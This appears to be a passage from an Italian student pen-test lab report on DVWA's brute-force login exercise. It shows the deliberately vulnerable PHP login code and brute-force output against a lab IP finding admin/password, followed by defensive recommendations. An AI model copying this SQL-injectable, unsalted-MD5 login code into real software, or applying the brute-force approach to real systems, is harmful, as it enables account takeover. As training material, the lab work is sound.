  $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
  $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

  if( $result && mysql_num_rows( $result ) == 1 ) {
      // Get users details
      $i=0; // Bug fix.
      $avatar = mysql_result( $result, $i, "avatar" );

      // Login Successful
      echo "<p>Welcome to the password protected area " . $user . "</p>";
      echo '<img src="' . $avatar . '" />';
  } else {
      //Login failed
      echo "<pre><br>Username and/or password incorrect.</pre>";
  }

  mysql_close();
```

```
Scegli il livello di sicurezza (low, medium, high): low
Livello di sicurezza cambiato con successo.
Prova di login all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo di login con: useRNAME - paSSword
Tentativo di login con: useRNAME - PAssword
Tentativo di login con: useRNAME - PASSWORD
Tentativo di login con: useRNAME - passworD
Tentativo di login con: useRNAME - password
Tentativo di login con: uSeRnAmE - paSSword
Tentativo di login con: uSeRnAmE - PAssword
Tentativo di login con: uSeRnAmE - PASSWORD
Tentativo di login con: uSeRnAmE - passworD
Tentativo di login con: uSeRnAmE - password
Tentativo di login con: admin - paSSword
Tentativo di login con: admin - PAssword
Tentativo di login con: admin - PASSWORD
Tentativo di login con: admin - passworD
Tentativo di login con: admin - password
Login riuscito con username = admin e password = password

                 /\_/\
                ( o.o )
                 > ^ <
```

Inoltre, non viene implementato alcun meccanismo di time out o di blocco dopo un numero eccessivo di tentativi di login falliti, consentendo agli eventuali attaccanti di eseguire un brute force in modo prolungato senza restrizioni. Queste carenze nella gestione della sicurezza aumentano significativamente il rischio di accessi non autorizzati e mettono a repentaglio la sicurezza complessiva del sistema.

4 – APPLICATION SERVER

Nel livello di sicurezza "medium" di DVWA, sebbene siano stati introdotti miglioramenti rispetto al livello "low", persistono ancora alcune vulnerabilità significative. Ad esempio, sebbene sia stata implementata una sanitizzazione dei dati, questa non offre una protezione completa contro le iniezioni SQL.

Medium Brute Force Source

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows($result) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="' . $avatar . '" />';
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

```
Scegli il livello di sicurezza (low, medium, high): medium
Livello di sicurezza cambiato con successo.
Prova di login all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo di login con: useRNAME - paSSword
Tentativo di login con: useRNAME - PAssword
Tentativo di login con: useRNAME - PASSWORD
Tentativo di login con: useRNAME - passworD
Tentativo di login con: useRNAME - password
Tentativo di login con: uSeRnAmE - paSSword
Tentativo di login con: uSeRnAmE - PAssword
Tentativo di login con: uSeRnAmE - PASSWORD
Tentativo di login con: uSeRnAmE - passworD
Tentativo di login con: uSeRnAmE - password
Tentativo di login con: admin - paSSword
Tentativo di login con: admin - PAssword
Tentativo di login con: admin - PASSWORD
Tentativo di login con: admin - passworD
Tentativo di login con: admin - password
Login riuscito con username = admin e password = password

                 /\_/\
                ( o.o )
                 > ^ <
```

Inoltre, l'uso del metodo GET per trasmettere le credenziali espone il sistema al rischio di intercettazioni da parte di terzi. Infine, l'assenza di misure di protezione contro gli attacchi CSRF potrebbe consentire agli attaccanti di sfruttare sessioni autenticate per eseguire azioni non autorizzate.

HIGH – BRUTE FORCE

Nel livello di sicurezza "high" di DVWA, sono stati introdotti significativi miglioramenti per difendersi dagli attacchi.
Ad esempio, è stato aggiunto un time out di 3 secondi in caso di tentativi di login falliti, che rallenta efficacemente gli attacchi brute force.

High Brute Force Source

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="' . $avatar . '" />';
    } else {
        // Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
        }

    mysql_close();
}

?>
```

```
Scegli il livello di sicurezza (low, medium, high): high
Livello di sicurezza cambiato con successo.
Prova di login all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo di login con: useRNAME - paSSword
Tentativo di login con: useRNAME - PAssword
Tentativo di login con: useRNAME - PASSWORD
Tentativo di login con: useRNAME - passworD
Tentativo di login con: useRNAME - password
Tentativo di login con: uSeRnAmE - paSSword
Tentativo di login con: uSeRnAmE - PAssword
Tentativo di login con: uSeRnAmE - PASSWORD
Tentativo di login con: uSeRnAmE - passworD
Tentativo di login con: uSeRnAmE - password
Tentativo di login con: admin - paSSword
Tentativo di login con: admin - PAssword
Tentativo di login con: admin - PASSWORD
Tentativo di login con: admin - passworD
Tentativo di login con: admin - password
Login riuscito con username = admin e password = password

                 /\_/\
                ( o.o )
                 > ^ <
```

Tuttavia è consigliabile l'implementazione di un sistema di blocco temporaneo dell'account dopo un certo numero di tentativi falliti. Inoltre, sarebbe vantaggioso cambiare il metodo di trasmissione dei dati sensibili da GET a POST per ridurre il rischio di esposizione attraverso l'URL e migliorare la sicurezza complessiva del sistema.

4 – APPLICATION SERVER

RISULTATI

LABORATORIO PEN-TEST

1. Durante l'analisi del sistema, abbiamo individuato diverse porte aperte, tra cui la porta 80 per il protocollo HTTP.

Questo significa che potenzialmente un attaccante potrebbe sfruttare queste porte per infiltrarsi nel sistema.

2. Inoltre , abbiamo verificato che sia sul Web Server che sull'Application Server, sono abilitati i metodi GET, POST, PUT e DELETE.


Questo può rendere il sistema più vulnerabile a possibili attacchi, in quanto un attaccante potrebbe sfruttare questi metodi per manipolare i dati e compromettere la sicurezza del sistema.

3. Durante il test di robustezza della pagina di login, abbiamo riscontrato un estrema vulnerabilità agli attacchi di tipo brute force.

Infatti siamo riusciti con successo a penetrare nel sistema anche impostando il livello di sicurezza su "high".

Tutti questi risultati evidenziano potenziali vulnerabilità e rischi per la sicurezza del sistema.
Pertanto, è fondamentale adottare misure correttive per garantire la sicurezza dei dati e delle informazioni sensibili contenute nel sistema.

RISULTATI



L'essenza degli *attacchi brute force* è "indovinare" le credenziali della vittima, provando ogni possibile combinazione finché non viene trovata una corrispondenza. Tuttavia, i criminali sfruttano una moltitudine di strategie per ottenere migliori risultati. È fondamentale per le organizzazioni, conoscere ogni tipo di attacco brute force per mettere in atto le opportune strategie di difesa.

Alcuni tipi di attacchi brute force includono:

1. **Attacchi brute force semplici:** I cybercriminali indovinano la password dell'utente, provando una combinazione di valori basati sulle informazioni conosciute sulla vittima. Può trattarsi ad esempio di informazioni trovate online o ottenute tramite attacchi di social engineering.

2. **Attacchi dizionario:** Molti attacchi brute force utilizzano un dizionario di parole, frasi, e password comuni scaricati da Internet.

3. **Attacchi brute force ibridi:** Un attacco ibrido sfrutta una combinazione fra attacco semplice e dizionario. I cybercriminali si servono di ciò che è a loro noto riguardo alla vittima combinandolo con parole e frasi del dizionario. Un esempio è quello di utilizzare informazioni private come la data di nascita, abbinata ad una parola del dizionario, una pratica comune nelle password generate dagli utenti.

4. **Attacchi brute force inversi:** Negli attacchi di questo tipo i criminali prendono una lista di password note, spesso dai marketplace del dark web, e la provano su una lista di possibili nomi utente finché non viene individuata una combinazione che funzioni e che permetta così di accedere a un'applicazione.

5. **Credential stuffing:** Gli utenti hanno spesso la pessima abitudine di utilizzare le stesse password per differenti account e siti web. Ciò significa che qualora i cybercriminali venissero in possesso delle credenziali della vittima su un sito web, andrebbero a testare le stesse credenziali anche su altri siti web per provare ad accedere ad ulteriori account della vittima.

SUGGERIMENTI

Come prevenire gli attacchi brute force

Gli amministratori di rete hanno a disposizione diverse strategie per prevenire gli attacchi brute force. Il primo passo è stabilire delle regole sulla creazione delle password che impediscano agli utenti di impostare password poco sicure. Per sistemi non critici, le password dovrebbero essere composte da almeno 10 caratteri e comprendere lettere maiuscole, minuscole, caratteri speciali, e numeri. Per sistemi critici invece, le password dovrebbero essere composte da non meno di 12 caratteri. Con gli attuali computer, ci vorrebbero decenni per decrittare una password crittografata con un attacco brute force.

Ulteriori strategie di difesa contro gli attacchi brute force includono:

1. **Utilizzare i salt:** Un salt è un insieme di bit random utilizzato nell'hashing delle password. Utilizzare un salt, riduce le possibilità di riuscita degli attacchi brute force, perché i cybercriminali dovrebbero conoscere la password e il valore del salt.

2. **Tentativi di autenticazione limitati:** L'applicazione può limitare il numero di tentativi di accesso prima di bloccare un account o mostrare un CAPTCHA nel caso in cui vengano effettuati troppi tentativi. Questo sistema blocca gli attacchi brute force automatici o li rallenta al punto da renderli non più sostenibili. Un'ulteriore implementazione è un eventuale blocco degli account dopo 3 tentativi di accesso.

3. **Formazione del personale:** La formazione sulla sicurezza aiuta a sensibilizzare il personale sul tema e a incentivare una gestione sicura delle proprie credenziali contro possibili minacce.

4. **Bloccare indirizzi IP sospetti:** Se vengono effettuati troppi tentativi di accesso dallo stesso indirizzo IP, il sistema può bloccare automaticamente quell'IP per un certo periodo, o l'amministratore potrebbe aggiungere manualmente l'indirizzo IP in una blocklist.

SUGGERIMENTI

5. **Autenticazione a due fattori (2FA):** Nel caso in cui il malintenzionato riuscisse a scovare la password della vittima con un attacco brute force, dovrebbe poi superare un'autenticazione aggiuntiva per poter accedere all'account.

6. **Utilizzo del protocollo HTTPS:** Assicurarsi che tutti i link interni del proprio sito Web vengano cambiati da HTTP a HTTPS, in modo che non smettano di essere raggiungibili dopo il passaggio. Installare il certificato SSL sull'host del proprio sito Web. E infine impostare i reindirizzamenti 301 da HTTP a HTTPS.

7. **Aggiornamenti regolari:** Mantenere il software e qualsiasi componente utilizzata sempre aggiornati.

8. **Isolamento della sala server:** Solo gli utenti autorizzati possono avere accesso fisico alla sala server.

TEAM 2


LORENZO FRANCHI

DENYS VITEVSKYI

FEDERICO SAVI

NOEMI DE MARTINO

ANAPAULA PALACIN



MARIO MARSICANO

CARMELA FERRANDINA

6 - CREDITI